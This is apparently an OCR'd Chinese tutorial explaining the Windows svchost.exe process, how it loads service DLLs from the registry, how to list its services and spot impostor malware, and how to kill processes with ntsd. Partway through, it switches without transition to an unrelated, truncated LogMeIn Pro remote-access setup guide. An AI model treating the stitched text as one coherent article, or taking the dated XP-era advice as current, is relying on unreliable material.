


图 1

很多菜鸟朋友对Svchost.exe进程都不太了解，例如在任务管理器中一旦看到有多个该进程（图1中有6个），这时就以为是自己的电脑中了病毒或木马，其实并非如此！正常情况下，Windows 中可以有多个Svchost.exe进程同时运行，例如Win2000有2个Svchost进程，WinXP中有4个以上，Win2003中则更多，所以当你看到多个Svchost进程时，未必就是病毒！

一、Svchost.exe 进程是干什么的？

Svchost.exe 文件存在于“%system root%\system32”（通常是C:\Windows\system32）目录下，它是NT核心Windows的重要进程（Win9X没有该进程），专门为系统启动各种服务的。

例如Svchost.exe调用rpcss.dll文件，就会启动rpcss服务（remote procedure call）。

Svchost.exe实际上是一个服务宿主，它本身并不能给用户提供任何服务，但是可以用来运行动态链接库DLL文件，从而启动对应的服务。每一个Svchost.exe进程可以同时启动多个服务。

二、Svchost 是如何启动系统服务的？

由于系统服务都是以动态链接库（DLL）形式实现的，它们把可执行程序指向Svchost，因此Svchost只要调用某个动态链接库，即可启动对应的服务。那么Svchost启动某服务时，又是如何知道应该调用哪个动态链接库？这是由于系统服务在注册表中都设置了相关参数，因此Svchost通过读取某服务在注册表中的信息，即可知道应该调用哪个动态链接库，从而启动该服务。

下面我们以Svchost启动helpsvc（Help and Support）服务为例，介绍其启动服务的方法。在WindowsXP中点击“开始”→“运行”，输入services.msc命令，弹出服务对话框，然后双击打开“Help and Support”服务属性对话框，可以看到helpsvc服务的可执行文件路径为“C:\WINDOWS\System32\svchost.exe -k netsvcs”（图2），说明helpsvc服务是依靠SVCHOST调用“netsvcs”参数来实现的，而参数的内容则是存放在系统注册表中的。




图 2

在“运行”对话框中输入regedit.exe，回车，打开注册表编辑器，找到“[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\helpsvc]”项，




图 3




图 4

找到类型为“REG_EXPAND_SZ”的键“magePath”，其键值为“%SystemRoot%\System32\svchost.exe -k netsvcs”，这就是在服务窗口中看到的服务启动命令，另外在“Parameters”子项中有个名为“ServiceDll”的键，其值为“%WINDIR%\PCHealth\HelpCtr\Binaries\pchsvc.dll”，其中“pchsvc.dll”就是helpsvc服务要使用的动态链接库文件。这样SVCHOST进程通过读取“helpsvc”服务注册表信息，就能启动该服务了。

三、现在Svchost到底启动了哪些服务?

如果你想了解每个SVCHOST进程现在到底提供了哪些系统服务，可以在命令提示符下输入命令来查看。

例如在WinXP中，打开“命令提示符”，键入**tasklist /svc**命令查看；在Win2000中，则输入**Tlist -S**命令来查看。

如果你在WinXP中想得到所有进程的详细信息，可以打开“命令提示符”，键入**tasklist /svc>abc.txt**命令，于是在当前目录中，将会生成一个abc.txt文件，其内容就是当前正在运行的所有进程情况，例如进程名、PID号、该进程启动了哪些服务。

四、如何发现Svchost进程有问题?

由于Svchost进程可以启动各种服务，因此病毒、木马也经常伪装成系统的DLL文件，使得Svchost调用它们，从而进入内存中运行、感染和控制电脑。

对策：建议使用“Windows优化大师”进程管理器（下载地址http://www.aidown.com/down.asp?id=46&no=1），查看所有Svchost进程的执行文件路径（图3），正常的Svchost文件应该存在于“c:\Windows\system32”目录下，如果你发现其执行路径在其他目录下，就有可能感染上了病毒或木马了，应该马上进行检测和处理。


五、Svchost进程杀不掉怎么办?

如果有些Svchost进程，你在任务管理器中无法关闭，那么，可以使用ntsd命令来杀掉它，方法如下。

首先需要了解欲杀的Svchost进程其PID是多少？在WinXP下，按Ctrl+Alt+Del打开任务管理器，点击“进程选项卡”→“查看”→“选择列”，在弹出的窗口中（图4），勾选“PID（进程标识符）”，然后回到任务管理器中，即可看见PID了（例如要杀的Svchost进程，其PID是844）。

接下来关闭该进程。点击“开始”→“运行”输入“CMD”（或者“开始”→“程序”→“附件”→“命令提示符”），回车，在命令提示符下，输入命令**ntsd -c q -p 844**即可杀掉Svchost进程（PID是844）。

小提示： 除了System、SMSS.EXE和CSRSS.EXE这三个进程，ntsd可以杀掉任何一个系统进程。从Win2000开始，微软就提供了ntsd工具，该命令执行后，可让你获得系统的debug权限，因此能够用来关闭大部分的系统进程，如果你遇到无法关闭的进程，就可以使用该命令，其杀进程的命令格式为：**ntsd -c q -p XXX**，XXX为欲杀进程的PID；**ntsd -p XXX**，表示在调试器中打开某进程(PID为XXX)；而**-c q**参数则表示退出调试器。由于调试器关闭之后，它打开的进程会随调试器一起退出，因此ntsd命令能够关闭进程。



一、LogMeIn简介

3Am Labs推出的LogMeIn Pro是Windows系统上最便利的远程管理和控制解决方案。和传统的远程控制软件不同，LogMeIn Pro不需要记住远程主机的IP地址，只需要一个Email地址和密码即可。LogMeIn pro允许用户通过局域网、Internet访问远程电脑系统，在客户端只需要安装一个Web浏览器，一个终端模拟器或者兼容WAP的手机。LogMeIn具有远程控制、文件传送、文件发布、在线合作等强大功能。提供"End to End SSL"加密和多层安全认证保护密码和数据，允许设定多个用户访问你的电脑，支持远程到本地打印等。

二、建立帐号

使用LogMeIn之前，需要到https://secure.logmein.com/go.asp?page=mycomputers_nologin注册帐号。帐号名输入你的Email地址，输入帐号和密码并确认正确后，点击"Create Account"按钮，就进入"My Computers"页面，表示帐号建立成功。

三、安装LogMeIn

